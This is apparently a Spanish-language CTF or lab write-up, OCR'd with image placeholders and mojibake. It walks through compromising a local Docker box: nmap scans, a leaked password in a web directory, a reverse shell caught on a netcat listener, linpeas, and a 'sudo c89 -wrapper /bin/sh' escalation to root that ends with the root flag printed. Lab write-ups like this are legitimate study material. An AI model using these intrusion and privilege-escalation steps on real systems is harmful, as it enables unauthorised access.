
0xc0ffee


`nmap -sS --open -p- -Pn -n -vvv 172.17.0.2`


`nmap -sCV -p80,7777 -Pn -n -vvv 172.17.0.2`

```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((U
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Security Verification Tool
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
7777/tcp open  http    syn-ack ttl 64 SimpleHTTPServer 0.6 (P
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Directory listing for /
|_http-server-header: SimpleHTTP/0.6 Python/3.12.3
MAC Address: 02:42:AC:11:00:02 (Unknown)
```


```
┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][

┌──(root💀miguel)-[/home/miguel]
└─# whatweb 172.17.0.2:7777
http://172.17.0.2:7777 [200 OK] Country[RESERVED][ZZ], HTML5,
```



172.17.0.2
Security Verification Tool
Welcome to the Security Verification Tool. To continue, please enter the correct verification keyword. This page uses advanced security protocols to ensure you are granted the right access.
Enter verification keyword
Verify
Access denied. Incorrect keyword. Please try again.


172.17.0.2:7777
Directory listing for /
.bash_history
.bashrc
.process
.ssh/
nota.txt
secret/



172.17.0.2:7777/secret/history.txt
En los albores del siglo XXI, EspaÃ±a se encontraba en medio de una revoluciÃ³n tecnolÃ³gica, donde las sombras de los servidores y el resplandor de las pantallas digitales eran el campo de batalla para los mÃ¡s astutos y habilidosos. Entre ellos, habÃa un nombre que resonaba con reverencia y misterio: Ã‚Álvaro LÃ³pez. Conocido en la comunidad cibernÃ©tica como â€œEl Fantasma de Madridâ€, Ã‚Álvaro era considerado el mejor hacker de EspaÃ±a, y su habilidad para penetrar los sistemas mÃ¡s seguros era casi legendaria.
Ã‚Álvaro comenzÃ³ su andanza en el mundo de la ciberseguridad desde una edad temprana. Lo que comenzÃ³ como un simple interÃ©s en la informÃ¡tica se transformÃ³ en una pasiÃ³n por desentraÃ±ar los secretos mÃ¡s ocultos de las redes y sistemas de seguridad. Su habilidad para encontrar vulnerabilidades en sistemas aparentemente impenetrables le ganÃ³ una reputaciÃ³n que se extendÃa mÃ¡s allÃ¡ de las fronteras de EspaÃ±a.
Uno de los incidentes mÃ¡s notorios en la carrera de Ã‚Álvaro ocurriÃ³ cuando se enfrentÃ³ a uno de los desafÃos mÃ¡s complejos de su vida. Un banco internacional de renombre, conocido por su nivel extremo de seguridad, habÃa sido blanco de un ataque, y el misterio giraba en torno a un archivo encriptado con la etiqueta "super_secure_password". Este archivo contenÃa informaciÃ³n crÃtica sobre las transacciones de alto valor, y su protecciÃ³n era de mÃ¡xima prioridad.
El banco habÃa desplegado una red de seguridad impenetrable, con capas de cifrado y autenticaciÃ³n de mÃºltiples factores, lo que hizo que el reto fuera aÃºn mÃ¡s emocionante para Ã‚Álvaro. Tras semanas de investigaciÃ³n y anÃ¡lisis de los sistemas, el Fantasma de Madrid descubriÃ³ una pequeÃ±a pero crÃtica vulnerabilidad en el protocolo de encriptaciÃ³n utilizado. Con una mezcla de astucia y tÃ©cnica avanzada, pudo realizar un ataque sofisticado que permitiÃ³ descifrar el contenido protegido bajo el "super_secure_password".
Sin embargo, el talento de Ã‚Álvaro no radicaba solo en su capacidad para hackear sistemas; tambiÃ©n era un maestro en la Ã©tica de la ciberseguridad. En lugar de utilizar la informaciÃ³n para sus propios fines, utilizÃ³ su acceso para alertar al banco sobre las fallas en su sistema y proporcionar recomendaciones para mejorar la seguridad. Su acto no solo demostrÃ³ su habilidad tÃ©cnica, sino tambiÃ©n su integridad y compromiso con la seguridad digital.
La hazaÃ±a de Ã‚Álvaro LÃ³pez pronto se convirtiÃ³ en una leyenda en el mundo de la ciberseguridad. El banco, agradecido por su valiosa contribuciÃ³n, lo recompensÃ³ generosamente y lo invitÃ³ a colaborar en la mejora de sus sistemas de seguridad. La historia de El Fantasma de Madrid se convirtiÃ³ en un ejemplo de cÃ³mo la habilidad y la Ã©tica pueden coexistir en el mundo del hacking.
Con el tiempo, Ã‚Álvaro siguiÃ³ influyendo en el campo de la ciberseguridad, ofreciendo conferencias y talleres sobre la importancia de la protecciÃ³n de datos y la Ã©tica en el hacking. Su legado perdurÃ³, y su nombre se convirtiÃ³ en sinÃ³nimo de excelencia en el arte de la ciberseguridad, recordado como el mejor hacker que EspaÃ±a habÃa conocido.

la verificamos en el panel y estamos dentro







aplicamos y vemos q se suve al directorio




nos ponemos en escucha con netcat por el 4242 y fetcheamos la revese shell





```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# nc -nlvp 4242
listening on [any] 4242 ...
connect to [192.168.137.12] from (UNKNOWN) [172.17.0.2] 48338
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@13a755fea3c6:/var/www/html/super_ultra_secure_page$ whoami
whoami
www-data
www-data@13a755fea3c6:/var/www/html/super_ultra_secure_page$
```




pense que esto era la clave para ser codebad... al principio pense que era troyano, pero fui poniendo todo lo que se me vino a la cabeza como ransomware, pero `malware` funciono



se me ocurrio esto y funciono



no encontrava nada asi que tire de linpeas.sh y me encuentro ocn esto



```
metadata@13a755fea3c6:~$ cat /usr/local/bin/metadatosmalos
#!/bin/bash

#chmod u+s /bin/bash

whoami | grep 'pass.txt'

# metadata is bad
metadata@13a755fea3c6:~$
```

luego de un tiempo sin saber que hacer comienzo a inventar... y el nombre del binario es la pass para hacer sudo -l .....

```
sudo: 3 incorrect password attempts
metadata@13a755fea3c6:~$ metadatosmalos
metadata@13a755fea3c6:~$ sudo -l
[sudo] password for metadata:
Matching Defaults entries for metadata on 13a755fea3c6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User metadata may run the following commands on 13a755fea3c6:
    (ALL : ALL) /usr/bin/c89
metadata@13a755fea3c6:~$
```

https://gtfobins.github.io/gtfobins/c89/#sudo

```
User metadata may run the following commands on 13a755fea3c6:
    (ALL : ALL) /usr/bin/c89
metadata@13a755fea3c6:~$ sudo /usr/bin/c89 -wrapper /bin/sh,-s .
# whoami
root
# cd /root
# ls
root.txt
# cat root.txt
d6c4a33bec66ea2948f09a0db32335de
#
```